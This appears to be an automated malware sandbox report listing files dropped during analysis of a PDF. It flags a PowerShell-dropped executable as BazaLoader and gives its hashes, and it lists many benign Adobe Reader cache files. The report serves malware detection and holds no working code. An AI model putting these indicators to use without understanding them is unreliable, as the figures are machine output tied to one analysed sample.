Preview:	%PDF-1.7..%.....1 0 obj..<</Type/Catalog/Pages 2 0 R/Lang(en-US) /StructTreeRoot 23 0 R/MarkInfo<</Marked true>>/Metadata 55 0 R/ViewerPreferences 56 0 R>>..endobj..2 0 obj..<</Type/Pages/Count 1/Kids[3 0 R] >>..endobj..3 0 obj..<</Type/Page/Parent 2 0 R/Resources<</Font<</F1 5 0 R/F2 9 0 R/F3 11 0 R/F4 16 0 R>>/ExtGState<</GS7 7 0 R/GS8 8 0 R>>/XObject<</Image21 21 0 R>>/ProcSet[/PDF/Text/ImageB/ImageC/ImageI] >>/MediaBox[0 0 595.2 842.04] /Contents 4 0 R/Group<</Type/Group/S/Transparency/CS/DeviceRGB>>/Tabs/S/StructParents 0>>..endobj..4 0 obj..<</Filter/FlateDecode/Length 4691>>..stream..x..][o%..~7..0.IQ.u ....||IS4....A...f...[.....6.]..m..?Q.G..\^.~...w.....~.|...._.y....._>}.....>.....x{....L.....b':.m..`T/L.....?..}<?;.=?....T....dzRt...w....!to.M.|..>.'...C....9?.....>?.K...g..w7.% ".....q1.?}z..C..,E.....70..n.....:.fSP...v.^./.....I...P/..^NB....y.{u2.+...J_.eE.Z..4.,.....;c...!...4!..?....q].M_...q{0...=\...1.>.....W.o

C:\ProgramData\lsacs.exe

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	7786840
Entropy (8bit):	**7.993013830849255**

Encrypted:	**true**
SSDEEP:	196608:UZfkLFB/+row1dC5+l0gezKDw145eECCj1Hgtf:MKN+rnQ+czKs6EEyf
MD5:	94E652691CF9801B06FD5BFE8ADB2E59
SHA1:	478A8D2E691B503B398EC26C27AAFD110ECA353A
SHA-256:	6501DD570761F2BD3EFF4E3416BAEF57C2FF514B8DD35C9C80A37E2D489D714F
SHA-512:	B66EEC1788C82DD9424F6EEE39C3196C4F973C34A251B30013A7664A2CF971FAE81445F6E6E870FD34022238D20F789DC52CE195815A91A0A7A6C33C75EAD22
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_BazaLoader_2, Description: Yara detected BazaLoader, Source: C:\ProgramData\lsacs.exe, Author: Joe Security
Antivirus:	• Antivirus: ReversingLabs, Detection: 65%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....G.4..yZ..yZ..yZ...Y..yZ..._..yZ...^..yZ.L....yZ.L._.+yZ.L.^..yZ.L.Y..yZ. ..[..yZ..y[.myZ...S..yZ...X..yZ.Rich.yZ.....PE..d.....c....."....".....@.....@.....`.....d...P.... .....|..... ..0.....@.....text..... ..`.rdata..2.....@..@.data.....@....pdata..|..... ....@..@_RDATA..\.....@..@.rsrc..... .....@..@.reloc.....0.....@..B..... .....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\05349744be1ad4ad_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	205
Entropy (8bit):	5.651264269000954
Encrypted:	false
SSDEEP:	3:m+lvns8RzYOCGLvHkWBGKuKjXKLNjKLuVodllbRktrzFlXiTFJrqzOJkvP5m1:men9YOFLvEWdM9QblWtnFlXi7Z+P41
MD5:	5E0EE35D8F2CA0D9B695B9CCE6D84BB3
SHA1:	2E3633C85488C9C4E7109E6739E03A003CD06EDD
SHA-256:	C6E154E52B66AAF95024AB20FA8AD7582C047A65C5BD53C71BA617941AD1DF3A
SHA-512:	7D378001756E293F561954BD6F91423EE4C848A00CF6992F8E1E326599BCCA7136204B3A4B3E2F3FB126EE6FF962F2380E864346B94ADFB14B5E7DEB38BF958C
Malicious:	false
Preview:	0\r..m.....M....._keyhttps://rna-resource.acrobat.com/static/js/plugins/reviews/js/plugin.js .....R/....."#.D$.....A.A..Eo.....x.}.....d.{v.^.G...d.W.:...P..k%..A..Eo..... .....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\0786087c3c360803_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	174
Entropy (8bit):	5.5117041895753545
Encrypted:	false
SSDEEP:	3:m+lF9NX6v8RzYOCGLvHktWVGtKtllUik9kRktq/E98fZe/O+/rkwGhkg4m1:mi9NqEYOFLvEkAK1Udt648Be7Ywcr1
MD5:	BDD2982D150733B0FB92976CC7CF2900
SHA1:	7406DC900B2BFA4A8DC74226D1C2EA31DD47AF75
SHA-256:	6029ACB41B6B0ABCDAB8BBD673FF715C2E3A169DC30866A17AA37928F9B3EA32
SHA-512:	08B5E3CB8A1ECEC3EB70852FAA5C180E6A50F03179A42CC04BABA152E80600DBEBB92058493D85E8C8CDFE019FE7FA8CA70D98FC093425D17FE678A2CA544 A37
Malicious:	false
Preview:	0\r..m.....,...._keyhttps://rna-resource.acrobat.com/init.js ..3...R/....."#.DV.....A.A..Eo.....U.....1.x.'.vI..*|Z..o...+.4....0..A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\0998db3a32ab3f41_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	246
Entropy (8bit):	5.569742272026622
Encrypted:	false
SSDEEP:	6:mMyEYOFLvEWdVFLBKFjVFLBKFlQhuvBegwt1ot/RlUoSjGY1:DyeRVFAFjVFAFFkYtZlUo6
MD5:	DFF931CBF7CB21A7AA6A0FA56A22407A
SHA1:	D353F446CCD1DD5579C5D21F96B7C2EEFC3ECC67
SHA-256:	724450A8BFA6CD965EC38D069DAB3A3CE09357B485198FCBC0505A8BEA382AEA
SHA-512:	D302B5CC9C1D8FBCDE7F2E303D3FA005E277C16A5495E957768D98C9ADA7BD47524F8AE29C794DB7D72DD7BCEBEB51302DEF167707C78F294D42B70FC472E B3
Malicious:	false

Preview:	0\r..m.....v...n....._keyhttps://rna-resource.acrobat.com/static/js/plugins/tracked-send/js/plugins/tracked-send/js/home-view/selector.js .....R/....."#.D.z.....A.A..Eo.....q (c.....hvDO.N.t@.....n.*..... ....A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\0ace9ee3d914a5c0_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	232
Entropy (8bit):	5.65213235727419
Encrypted:	false
SSDEEP:	6:mNtVYOFLvEWdFCi5RsUQtQtyuiWulHyA1:IbRkiDhIjWus
MD5:	F115A1081B8D23072904F72EBE55F260
SHA1:	AECC659A8CB18447E9A32BC2E4A15D20F9CCA7CC
SHA-256:	C673FCA0163DC1F0D66C9F9F04E1B8DAF2BA80BB91FA815F5C5F71F44530F93E
SHA-512:	5D1AEE015FD2FA8F0E0EC26837CD6BFBFA20DCCB2E588E9AFE6D732FCF5B5F57280FD19AE08D150620338626D37D26B8FD1294A62BD269B07843AAC13CF4E 35
Malicious:	false
Preview:	0\r..m.....h.....'....._keyhttps://rna-resource.acrobat.com/static/js/plugins/aicuc/js/plugins/rhp/exportpdf-rna-tool-view.js .....R/....."#.D.`.....A.A..Eo.....m.....8 P..a...R..Y ....7.@..2Dm{..A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\0f25049d69125b1e_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.5533689454078
Encrypted:	false
SSDEEP:	6:m+yiXYOFLvEWd7VlGXVuPpctPQtgcVyh9PT41:pyixRu5pcdQjV41T
MD5:	E99DA7390A89AEE146C0EF2C2633BC69
SHA1:	3A373D90B3C8F5A18EB1664C94513CB5E125004D
SHA-256:	3D0FC56BE65025EC72DB199BC4025589E1B4CCC9002549E5849E9DAA1803C904
SHA-512:	14233AEAB2D0C3133957BE4D82FCB098CB3B3289990F3778F2911A14157B74139E999C3F33C70AD16D32F837827F8AD9CD1A2084F224E92B58646CF83A765130
Malicious:	false
Preview:	0\r..m.....R...kP]g...._keyhttps://rna-resource.acrobat.com/static/js/plugins/app-center/js/selector.js .....R/....."#.D.X.....A.A..Eo.....k.Q.....-_..y.....O...>..1....A..Eo. .....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\230e5fe3e6f82b2c_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	216
Entropy (8bit):	5.586880427810878
Encrypted:	false
SSDEEP:	6:mvYOFLvEWdhwjQpZctoue9Qt/A/73Zll6P41:0Rhk2+eSVuZ
MD5:	7E2F9F8DE5EB8F49B8DD4C36940DDD6D
SHA1:	D10F75D9EE756FDBA4E9B9D20A2BBFE6F9D74C76
SHA-256:	E1D44A2B3E709C36BB1028D678B34FC7FD912C0CE47108B40B02866A9111C41A
SHA-512:	13A397C3AA1D1C35CDB4DBD3A71F4CFC23F3E7CC2FEE885C2E280314757E13354B9DD2642687E210574F8B41A487150E340FF03F9F707745F8CA87348847EBC
Malicious:	false
Preview:	0\r..m.....X.....V....._keyhttps://rna-resource.acrobat.com/static/js/plugins/sign-services-auth/js/plugin.js .....R/....."#.D.Hf....A.A..Eo.....k.....].>....uUf..N...k.....c..l.A ..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\2798067b152b83c7_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	209
Entropy (8bit):	5.526115892662716
Encrypted:	false

SSDEEP:	6:mJYOFLvEWdGQRQOdQ3tltusrStKtH/9D6g1:2RHRQCelwsrSIlD
MD5:	E3DC3055BDF0C4F80D8101A40CE3FC2D
SHA1:	ED9AA16336306D2027648E614198DBD6179EDF96
SHA-256:	FF31D7A5226339A30DF446C29D26C8E863178F4CE91636269973B0382B254FC4
SHA-512:	27741A173C9E985B0849571C178064DCB0BD9F241BC9F6ED082AF5A2539592B5BDFFB6A374BE2FD46213F4B2202B96E3C810B476FC04FE21D346CF7339AFD68
Malicious:	false
Preview:	0\r..m.....Q....._keyhttps://rna-resource.acrobat.com/static/js/plugins/my-computer/js/plugin.js .. ...R/....."#.D.....A.A..Eo.....G.....c..y/L....|y.n..C/l.....X7-ne.A..Eo .....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\2a426f11fd8ebe18_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	179
Entropy (8bit):	5.52079556911055
Encrypted:	false
SSDEEP:	3:m+lLp08RzYOCGLvHkfaMMuVe+ll8GlTqkRktlllNQMWqg4nRb7om5m1:mOYOFLvECMLF8ltIeuR/41
MD5:	8F2C7108BB8ECE5B84C81A685E5C174B
SHA1:	68FE64708CC381F8844DAD36FBB5F7C1FA5DA45F
SHA-256:	9DF175CA5A3289F478ACAA1D66BC7D2A2ABC05B8153D86B58E777CA87CC538E7
SHA-512:	3AD10AFF5480BB34E8344A962ED98D2C33F2DF5A5B259A2EB1CC117174D2E5C0CCEF57DB8EA63CC1416305AC501E96FD35C6F8B967EC8B3564B8DA76A25F3 04
Malicious:	false
Preview:	0\r..m.....3....<lb...._keyhttps://rna-resource.acrobat.com/base_uris.js .t....R/....."#.D.`.....A.A..Eo..... .....y...L<?W.Xi..A\Q3...J.}...d..~G.A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\39c14c1f4b086971_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	212
Entropy (8bit):	5.628561366940923
Encrypted:	false
SSDEEP:	6:mGpYOFLvEWdzAAugX8etQGm0bbsIDMGH41:XfRMy6VKsIZ
MD5:	A7DC7BF71509E7C1A967943D2DD1DB39
SHA1:	86DB8E0AEF39FDB5A21DABEC2B353EB215A1D767
SHA-256:	4B214370E7131170AFD1C613213245321E3E578BF2A450B10D46F585E2323DAF
SHA-512:	6B0821210B8EE239B3692A82F0167010EA8596CDE16C50E2B1703CD4E76842D2375FA4F2804DA1E7A432B6AD7CC35A840E6C685BF6FF87339D949D50C3BC88F
Malicious:	false
Preview:	0\r..m.....T.....^...._keyhttps://rna-resource.acrobat.com/static/js/plugins/walk-through/js/selector.js .....R/....."#.D..w....A.A..Eo.....]..........`.....^....L>..Xa./.....C.y.A.. Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\3a4ae3940784292a_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	214
Entropy (8bit):	5.535968560319435
Encrypted:	false
SSDEEP:	3:m+lS8FlC8RzYOCGLvHkWBGKuKjXKSO7p/KPWFvOx+dllN/kRktoPjYuuUy0tlBU1:m4fPYOFLvEWdtua0Rtahby0zBUKSAA1
MD5:	51F8E4F744DB2F157D1A751F46518AFF
SHA1:	746A359AAB17F6E1CA703F2BF36C371DE2DABBEF
SHA-256:	4815C2E86AD53C4968DD8D94C4E5AAFC26DCDA40518D7C2D40BAF6FAEDFA7D28
SHA-512:	656E9455D424BFF780F6FCA11A53A31A0A569323ED6E6D24E038260D9BEA297D604E0C053D35355FD2075B5D24340CFD2FCB3C5C916969E076339D7A35222A4
Malicious:	false
Preview:	0\r..m.....V....._keyhttps://rna-resource.acrobat.com/static/js/plugins/search-summary/js/selector.js .+....R/....."#.D.....A.A..Eo.....Hz.....Q..E.=....=h`t..t..3%A .F$..w..A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\4a0e94571d979b3c_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe

File Type:	data
Category:	dropped
Size (bytes):	177
Entropy (8bit):	5.424255828853132
Encrypted:	false
SSDEEP:	3:m+l64HXlA8RzYOCGLvHkjXMLOWFvE23KtlIR8l9kRktPwlXMd1dn76KohyP5m1:md4HXXYOFLvEjMSWFvEQeR8l9tPwGjUH
MD5:	328E60D49F0F6C8869E0E49904C43C84
SHA1:	F06CD536AE13E0BDEDE0CC33604781DF50CC4A7A
SHA-256:	021E2E545CBB2B3A707C2A0B9733738F8C020E314EF13513461C7077B024A90F
SHA-512:	70C9D8655ECBB0E1F4FB1F71D776F3BAE417D2BAF339CD4CB2EF93F2210199861C9B2E3CC2E57686006346F3A603687D7A9DD2B5C93785FBF3964D8C37230EA B
Malicious:	false
Preview:	0\r..m.....1.....5...._keyhttps://rna-resource.acrobat.com/plugins.js .cv...R/....."#.DRE.....A.A..Eo.....y.}.....PU ....t^.....a.k..u.7.M.BW6#}..A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\560e9c8bff5008d8_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	187
Entropy (8bit):	5.539302388888595
Encrypted:	false
SSDEEP:	3:m+lpSUIlv8RzYOCGLvHkWBGKuK2fKVL7dW+/llqRj90kRktvml/lRUPqf9tsDMam:mkl9YOFLvEWsfOLZW+XqZ9Qt+toPqVyq
MD5:	024DD118977541BE26BD601112418DA5
SHA1:	87883553C2CACC96089B2F838BA5D4FF66C38408
SHA-256:	1B003D7884D2AD950260FE5763D64444BCC95DA3DD6E5912BF58E1FCFE31624E
SHA-512:	647C8793470155902F593E103FFAF9719F21AD241ACB98AD7F4AD87AA091D9BE5F608982EB339307A4C024A211141DE7E177EDD6490BAEC0345E3A3460C046F0
Malicious:	false
Preview:	0\r..m.....;...I....._keyhttps://rna-resource.acrobat.com/static/js/desktop.js .....R/....."#.D.4T....A.A..Eo.....ia[.....q.O...j....._y..L^z...?..@N..A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\56c4cd218555ae2b_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	244
Entropy (8bit):	5.609216821040974
Encrypted:	false
SSDEEP:	6:mt9YOFLvEWdVFLBKFjVFLBKFlyEtmSStvI/itwSeKaT9pr1:URVFAFjVFAFZ4SSOitwSeKaTL
MD5:	4792EF5D341813F9B91DB2BD595A953B
SHA1:	A791514E08433DA4936D4721B5C7487640D75173
SHA-256:	FFC446465F2683F42F504881D25E21F10497C0B77D753B8E4C734DF98F2BA349
SHA-512:	64733B25C855982B971A09B856050D607BE8BFE875F09846BF6423116FA169D820AA527CB8EDEB1D3FFC493446A38E67EBB1464CF0BD69732E83B1A37E1C376C
Malicious:	false
Preview:	0\r..m.....t...R.1<...._keyhttps://rna-resource.acrobat.com/static/js/plugins/tracked-send/js/plugins/tracked-send/js/home-view/plugin.js .....R/....."#.D..J....A.A..Eo..... .....H...{...2../.k`..r4.C. .A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\6267ed4d4a13f54b_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.533517317995689
Encrypted:	false
SSDEEP:	6:mq9YOFLvEWdzAHdQ4lXJW+tait5GFCaa+41:NRMHd3I+nt5Gda+
MD5:	31BC557DE316C8FBBCDB5906361876BC
SHA1:	0E75E29AE2F073AD5CAE722752E80F897EB84526
SHA-256:	DCA0E2F270435FBA443692167F249FFD14B9D9A1602ECB42A482DE50AB68EAD0
SHA-512:	3ECDD1F7561D8317810EA7B62D2FAB4C27EE30A887CE56887E35B16E467D2B5A6B82BFF027016BCD0A95D0F089F4EE262EB11BB83DC97EC64D3C44D9B64B62 37
Malicious:	false

Preview:	0\r..m.....R....L....._keyhttps://rna-resource.acrobat.com/static/js/plugins/walk-through/js/plugin.js .....R/....."#.D5.x....A.A..Eo.....Z.....G.3D.....Q.g0...._.Q.....A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\6fb6d030c4ebbc21_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	211
Entropy (8bit):	5.473661399116434
Encrypted:	false
SSDEEP:	6:ms2VYOFLvEWdvBIEGdeXuT2Xfi9tj+11:BsR2EseQ22
MD5:	92982BE4EDD8A9454FFB250C0FAF5557
SHA1:	F84BD50376AAC94CC6C85BF50BCE17A8A79BC5DB
SHA-256:	C79B281FE033EF48840C35BA4E62495A2151C112474D972D134268DBB273CAAC
SHA-512:	669CAE419FB68DD05283BA324C5D4F18E9B0FAAD61079F818DC342C7ABBCCC822F8098B2C7846C536294E82E2A08C0CF18270ECF71429A47CA0E7D15D8514D6
Malicious:	false
Preview:	0\r..m.....S...]....._keyhttps://rna-resource.acrobat.com/static/js/plugins/add-account/js/selector.js ../...R/....."#.DY.....A.A..Eo.....HQ.....A.o]@r..Q.....<w.....].n\....A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\7120c35b509b0fae_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	modified
Size (bytes):	202
Entropy (8bit):	5.620090729215578
Encrypted:	false
SSDEEP:	6:maVYOFLvEWdwAPCQje0ltk9Qtmf1xm7OhKlvA1:RbR16slOQsf1xmJ
MD5:	4FA95020CF58EA6B30A65FA9525ADEDB
SHA1:	79AF2F0FA75687D70935A2B26B6E6A9C303AED3F
SHA-256:	589EE168A0AE375001D7933309330848E7152767A7CBA77105357A5DA095C5C9
SHA-512:	3F12123B335D3D7B95E371E2D7F1EA801D0521336E188F2FBFB99ED1F4D0B0FA04762222DF461D6CB4A4EC690A5F63B0E8804357C06A28D32A51CB25BDA30F5F
Malicious:	false
Preview:	0\r..m.....J.....{...._keyhttps://rna-resource.acrobat.com/static/js/plugins/home/js/plugin.js .....R/....."#.D.,e....A.A..Eo.....5.....4T].....Tw.....(..b...EO....9.A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\71febec55d5c75cd_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	211
Entropy (8bit):	5.562129969493633
Encrypted:	false
SSDEEP:	6:ms2gEYOFLvEWdGQRQVuIm0UtrA9/lddFt1:B2geRHRQDA2Fl
MD5:	8F8A2C775190974BC2610837E390DAA8
SHA1:	E89B93708393A779F26233C4EE681332B85B2016
SHA-256:	A02805014B7D8DD3FA851B2DCB487C3BA590D78C7BA15E153A909DB7BAF10C9D
SHA-512:	F89BB0EB3B056B357D37EE0DC95B9D9E826162E91460101CEBE2EBD36CED0C14ACFC1FF488AABBEBB40BF93D378B42FE45B56C08862AB632B6FB29F01998ED07
Malicious:	false
Preview:	0\r..m.....S...W.%z...._keyhttps://rna-resource.acrobat.com/static/js/plugins/my-computer/js/selector.js .h-...R/....."#.D.^.....A.A..Eo.....@..{o]...9o|..qY....T....{..u.b..A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\86b8040b7132b608_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	206
Entropy (8bit):	5.570558242117541
Encrypted:	false

SSDEEP:	3:m+lerlyv8RzYOCGLvHkWBGKuKjXKX+IAHKLuV/+++llSBXRkt54EnNWQ1SUm1:mzyEYOFLvEWdrlOQiBuSBStaEt1S/1
MD5:	80E0C9B554F9C923973318FA20E35CE3
SHA1:	145A58E2148DD1F205CEDAE265263ABB92EB0F7A
SHA-256:	02B30C3C3415F6F1D67F7911E87AF301F6F7DBE29A3A15EB9F91B18E7216D6EB
SHA-512:	6066B098478FF99C726588E39C6417B1BED5CD1F4D3CCCC85B3C8209C378428E18F1AEB66E88F92A0DAEFFACE889F4620E645FE919857254918B515FE3EA47B6
Malicious:	false
Preview:	0\r..m.....N..../....._keyhttps://rna-resource.acrobat.com/static/js/plugins/my-files/js/plugin.js ..a...R/....."#.D.\....A.A..Eo.....G.....t\a.....x5.'OuE.C..@.....x..A..Eo..... .....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\8c159cc5880890bc_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	218
Entropy (8bit):	5.550972690423878
Encrypted:	false
SSDEEP:	3:m+lKcv8RzYOCGLvHkWBGKuKjXKoyNH/KPWFvS7Vllllk6Rkt1KlwJNqww6U+5m1:mnYOFLvEWdhwyueVltat1KlwrqwK+41
MD5:	3E1233F844D48014CAE77F10EA2D74D7
SHA1:	AD8D4C180A542D086316167F578C836D18A1493C
SHA-256:	8B4E437B66D9ECF0130F0820A65C875697913561C9D62D30EE1F7304734B756D
SHA-512:	1E62F9F0B3D410A51E8D979293587D5C3E4CACB51235DA3F03C6440396AEFFBB52BA8FC4FB9291C30BAECF226FA4EE39BC85ADCCE9396910FE0F92C5A15314AB
Malicious:	false
Preview:	0\r..m.....Z....._keyhttps://rna-resource.acrobat.com/static/js/plugins/sign-services-auth/js/selector.js .....R/....."#.Dl%d....A.A..Eo...../.....7...o..a=.98l.....(3.$ G.A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\8c84d92a9dbce3e0_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	230
Entropy (8bit):	5.557370691808282
Encrypted:	false
SSDEEP:	6:mYXYOFLvEWdrROk/RJbuI0X2SNt5EGfO441:/RrROk/XKtfL
MD5:	8834C11A966686D113BD26A08ECD782A
SHA1:	7F71390CA9A555843F9939FA4DE953B7E0C2F2F3
SHA-256:	2510AFCF2DA0BE7454E714D5A51F4B6228DE194EB05F3765EE4FBE00F639CFAA
SHA-512:	25099625197760BE47B003CDFF049EC456F50D023117EB07D9686DE8A2B0D7F5C68E9330A36786EB235CF90E6B6BCB2F79E08DA0F53016D061D95BA6892C7C4
Malicious:	false
Preview:	0\r..m.....f...F....._keyhttps://rna-resource.acrobat.com/static/js/plugins/desktop-connector-files-select/js/selector.js .!A...R/....."#.D.w[....A.A..Eo.....MZ?Q.....~..rw.+ [....!.)?..f.U..(=.=.A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\8e417e79df3bf0e9_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	186
Entropy (8bit):	5.556552922695314
Encrypted:	false
SSDEEP:	3:m+lhD4ll08RzYOCGLvHkWBGKuKdTSVtS8tllKuuH9kRktP/l/HzoIN1OFPL4m1:mmDEYOFLvEWXlxKuudtP/lfzV1QPLr1
MD5:	83D3B2315D868CBD231862D6DD15C09A
SHA1:	63895E4AA6DC702981BC72A8FE3C83361CF11F18
SHA-256:	5C29CA220F719E01D01C40A9FAF203740802B5B91B55D5E6E82CC98DB062687E
SHA-512:	87847686AEB5A40A323BC20DB3C6C37E4F5D82D1EEECE1FB3D40755261743610160C656D8E4DA008CC9BD08797764DC3DD420AB2F2ECA321BD84E238A80115CA
Malicious:	false
Preview:	0\r..m.....:....f....._keyhttps://rna-resource.acrobat.com/static/js/config.js .....R/....."#.D..T....A.A..Eo.....eM.....~]...%s..<...n.f..<.....1#..U..A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\91cec06bb2836fa5_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.584491521447557
Encrypted:	false
SSDEEP:	3:m+l+nq1A8RzYOCGLvHkWBGKuKjXKLNfKPWFvUIuIlYTRktKMl/u8D6EsEJeUm1:m52YOFLvEWdMAuQY+t/uEvsEJ41
MD5:	EF313865427A668F69CB2C2E4884A689
SHA1:	B804FFC88B34B3C5C169E4C01918734DCA55CBD7
SHA-256:	D6982FF596B7BA94EC0DB56E4AD9D448E604931A0F06327B17EAB93A6561B5B1
SHA-512:	AC19C8CB21E01EA5EB3542498E839CEE908C07C8A7CCA4495259CA01FD5754B8798AFB8BFEC241B5BC3C625ABDC9659840CDD74025A268C033958D36BE6B8 8C
Malicious:	false
Preview:	0\r..m.....O...a.Y....._keyhttps://rna-resource.acrobat.com/static/js/plugins/reviews/js/selector.js ..c...R/....."#.D}.....A.A..Eo.....9.....z._a...'.v.....4p3..1.']...A..Eo... .....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\927a1596c37ebe5e_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.50614841188367
Encrypted:	false
SSDEEP:	6:mYilPYOFLvEWd8CAdAuIHltD+t9Gong1:6lJRBHll+Go
MD5:	C7B273ABAB9F4A40F9032527E6ED2503
SHA1:	186FADB536D70E702F4CF5A5AB1CCA8FB3FF3640
SHA-256:	E02CBFA798365911C2574535042180650A9B592A917CE282CBE40F25191820C7
SHA-512:	D17D66842A9C7207193B3A64B107044010BBC710B808A45794CAB6914AE3175E0A77D9B7DD9FC0D40AEA8BDB094640E5F060C98E324958187389834D7FA22A55
Malicious:	false
Preview:	0\r..m.....R....|....._keyhttps://rna-resource.acrobat.com/static/js/plugins/signatures/js/selector.js ..}...R/....."#.Dz7.....A.A..Eo.....tn.....c}.H7M=M..-.....lx..R.l...}Rl.$q.A..E o.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\92c56fa2a6c4d5ba_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.558923303347789
Encrypted:	false
SSDEEP:	6:mY8nYOFLvEWdrROk/lu33lXud9tfll/DN16wG1:F8hRrROk/t3Yd9J/B
MD5:	01435241BAF1BCBB98F27E7E087CDB3F
SHA1:	CCF1B1105C9EB528DE83F2B6DB26CD3807BBB79B
SHA-256:	A0E723AABD5DF17EB1E8A4F536B21FD663D3F11D7A6EBA94E0FB4D5CCED3E53B
